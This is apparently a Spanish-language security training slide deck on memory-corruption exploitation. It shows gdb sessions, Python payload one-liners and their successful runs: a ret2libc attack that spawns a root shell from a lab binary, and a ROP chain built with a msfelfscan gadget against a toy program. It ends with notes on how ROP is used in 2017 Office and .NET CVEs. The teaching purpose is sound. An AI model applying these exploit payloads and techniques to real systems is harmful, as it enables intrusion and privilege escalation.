
```
[root@jesusd avanzado]# gdb -q ./retlib
(gdb) b main
Breakpoint 1 at 0x804840c: file retlib.c, line 8.
(gdb) run
Starting program: /home/jesusd/buf-overf/avanzado/retlib

Breakpoint 1, main (argc=1, argv=0xbffffdf94) at retlib.c:8
8      if (argc != 2) {
(gdb) p system
$1 = {<text variable, no debug info>} 0x420419e0 <system>
(gdb) p exit
$3 = {<text variable, no debug info>} 0x4202abe0 <exit>
(gdb)
```

Construyendo el exploit: dirección de /bin/bash


```
(gdb) x/20s 0xbffffdc3
0xbffffdc3: "HOSTNAME=jesusd"
0xbffffdd3: "SHELL=/bin/bash"
0xbffffde3: "TERM=xterm-256color"
0xbffffdec: "HISTSIZE=1000"
0xbffffe05: "SSH_CLIENT=172.16.35.1 63419 22"
0xbffffe25: "SSH_TTY=/dev/pts/0"
0xbffffe38: "USER=root"
0xbffffe42: "LS_COLORS="
0xbffffe4d: "USERNAME=root"
0xbffffe5b:
"PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/usr/X1
1R6/bin:/root/bin"
0xbffffeb6: "MAIL=/var/spool/mail/root"
0xbffffed0: "PWD=/home/jesud/buf-overf/avanzado"
0xbffffef4: "INPUTRC=/etc/inputrc"
0xbfffffff09: "JAVA_HOME=/usr/java/jdk1.6.0_07"
0xbfffffff29: "LANG=en_US"
(gdb)
```

/bin/bash=0xbffffde2



Juntando todas las piezas

```
./retlib `python -c 'print "A"*28+"\xe0\x19\x04\x42\xe0\xab\x02\x42\xe2\xfd\xff\xbf"'`
```



```
[root@jesusd avanzado]# ./retlib `python -c 'print "A"*28 +
"\xe0\x19\x04\x42\xe0\xab\x02\x42\xe2\xfd\xff\xbf"'`
```

Has pasado: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAàBvûÿ;

```
[root@jesusd avanzado]# ps -ef | grep bash
```

```
root      852   844  0 15:13 tty1      00:00:00 -bash
```

```
root     1934  1933  0 15:17 pts/0      00:00:00 bash
```

```
root     2499  2498  0 17:02 pts/0      00:00:00 /bin/bash
```


```
[root@jesusd avanzado]#
```

¡Funcionó!

Evasión DEP y ASLR con ROP

return
oriented
programming

Return Oriented Programming



- ✧ Con ASLR ret2libc no funciona.
- ✧ ROP se basa en la búsqueda de series interesantes de instrucciones en los binarios (que ocupan direcciones estáticas como .text) y unirlos de modo muy similar a cómo funciona ret2libc. Analogía: la frase “**la casa**” incluye también sin querer la palabra “laca”.
- ✧ Es una técnica compleja, a veces comparada con resolver el cubo de Rubik.
- ✧ Gadgets – pequeñas secuencias de instrucciones que terminan en RET (c3), y que hay que buscar dentro del binario o las librerías compartidas. Normalmente se hallan en los epílogos de las funciones.
- ✧ Los frames encadenados se llaman cadenas ROP y permiten ejecutar instrucciones más complejas. Si hay bastantes es posible construir una máquina de Turing completa.
- ✧ ESP es el nuevo EIP.
- ✧ Muchas veces basta con encadenar suficientes cadenas para llamar a una función de protección, como *VirtualProtect* o *VirtualAlloc* en Windows, para hacer la pila ejecutable.

Algunos gadgets ROP de ejemplo

- ✧ Cargar una constante en un registro: `pop eax; ret;`

Dirección de pop eax; ret;	Top de la pila 1er gadget
0xbabeface	Valor desapilado en %eax
Dirección del siguiente gadget	RET

- ✧ Cargar desde memoria: `mov ecx,[eax]; ret;`
- ✧ Almacenar en memoria: `mov [eax], ecx; ret;`
- ✧ Operaciones aritméticas: `add eax,0x0b; ret;` (sumará 0x0b a eax)
`xor edx,edx; ret;` (pondrá a cero edx)
- ✧ Llamadas al sistema: `int0x80; ret;`
`call gs:[0x10]; ret;`

Ejemplo ROP: programa víctima

✧ Consideremos el siguiente programa, basado en el excelente post de Saumil Shah:

<http://es.slideshare.net/saumilshah/dive-into-rop-a-quick-introduction-to-return-oriented-programming>

```
int main(int argc, char *argv[])
{
    add(3, 4);
    func1(argv[1]);
}

void func1(char *s)
{
    char buffer[128];
    strcpy(buffer, s);
}

void add(int x, int y)
{
    int sum;
    sum=x+y;
    printf("%d + %d = %d\n", x, y, sum);
}
```

Obteniendo la dirección de la función

✧ Supongamos que queremos cambiar el flujo natural para que ejecute dos sumas extras:

0x01010101+0x02020202 y 0x03030303+0x04040404

(gdb) disas main

Dump of assembler code for function main:

```
0x0804844c <+0>:      push    %ebp
0x0804844d <+1>:      mov     %esp,%ebp
0x0804844f <+3>:      and     $0xfffffffff0,%esp
0x08048452 <+6>:      sub     $0x10,%esp
0x08048455 <+9>:      movl    $0x4,0x4(%esp)
0x0804845d <+17>:     movl    $0x3, (%esp)
0x08048464 <+24>:     call    0x804849b <add>
0x08048469 <+29>:     mov     0xc(%ebp),%eax
0x0804846c <+32>:     add     $0x4,%eax
0x0804846f <+35>:     mov     (%eax),%eax
0x08048471 <+37>:     mov     %eax, (%esp)
0x08048474 <+40>:     call    0x804847b <func1>
```


AAAAAAA	buffer local
dirección de add()	RET original
RET desde add()	RET falso
0x01010101	param1
0x02020202	param2

Gadget ROP

- ✧ Ahora el problema es: ¿cómo encadenamos la segunda llamada a add()?
- ✧ Para mantener param1 y param2 usaremos un gadget ROP que “saltará” sobre los primeros dos parámetros: **pop;pop;ret**. Buscaremos el gadget usando **msfelfscan**. Hay muchas otras opciones interesantes para buscar gadgets ROP, como **ROPeme** or **ROPgadget**


```
root@kali#msfelfscan -p rop_victim2
```

```
0x08048537 pop edi; pop ebp; ret
```



Exploit final

```
./rop_victim2 `python -c 'print "A"*140+"\x9b\x84\x04\x08"+" \x37\x85\x04\x08"+" \x01\x01\x01\x01"+
"\x02\x02\x02\x02"+" \x9b\x84\x04\x08"+"BBBB"+" \x03\x03\x03\x03"+" \x04\x04\x04\x04"'`
```



dir.add1() pop;pop;ret

dir.add2()

```
root@kali:~/rop# ./rop_victim2 `python -c 'print "A"*140+"\x9b\x84\x04\x08"+" \x3
7\x85\x04\x08"+" \x01\x01\x01\x01"+" \x02\x02\x02\x02"+" \x9b\x84\x04\x08"+"BBBB"+"
\x03\x03\x03\x03"+" \x04\x04\x04\x04"'`
3 + 4 = 7
16843009 + 33686018 = 50529027
50529027 + 67372036 = 117901063
Segmentation fault (core dumped)
```

✧ ¡Funciona! y Kali tiene tanto DEP como ASLR habilitado... Potente, ¿verdad? ☺


Relevancia actual de ROP



Relevancia actual de ROP

- ✧ La mayoría de los exploits modernos que explotan la memoria, utilizan cadenas ROP para ejecutar su código malicioso.
- ✧ Veamos como ejemplo las estadísticas entre el 1 y el 8 de Diciembre, obtenidas desde la herramienta de Threat Intelligence **Autofocus**, para tres exploits actuales basados en ROP, que se emplean además en campañas activas de distribución de malware, todos ellos entorno a Microsoft .NET y Office:
 - CVE-2017-8759: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8759>
 - CVE-2017-11826: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11826>
 - CVE-2017-11882: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11882>

Estadísticas de uso ROP en exploits actuales



Muestras maliciosas

AUTOFOCUS™

Welcome, Jesus Diaz-Barrero

Palo Alto Networks

Dashboard

Search

Tags

Alerts

Indicators

Exports

Reports

Settings

Apps

MineMeld

Search

Match **All** of the following conditions:

Time is in the range Dec 1, 2017 12:00:00am Dec 8, 2017 11:59:59pm

WildFire Verdict is Malware

Tag is in the list CVE-2017-11826 CVE-2017-8759 CVE-2017-11882

Search Remote Search < > API

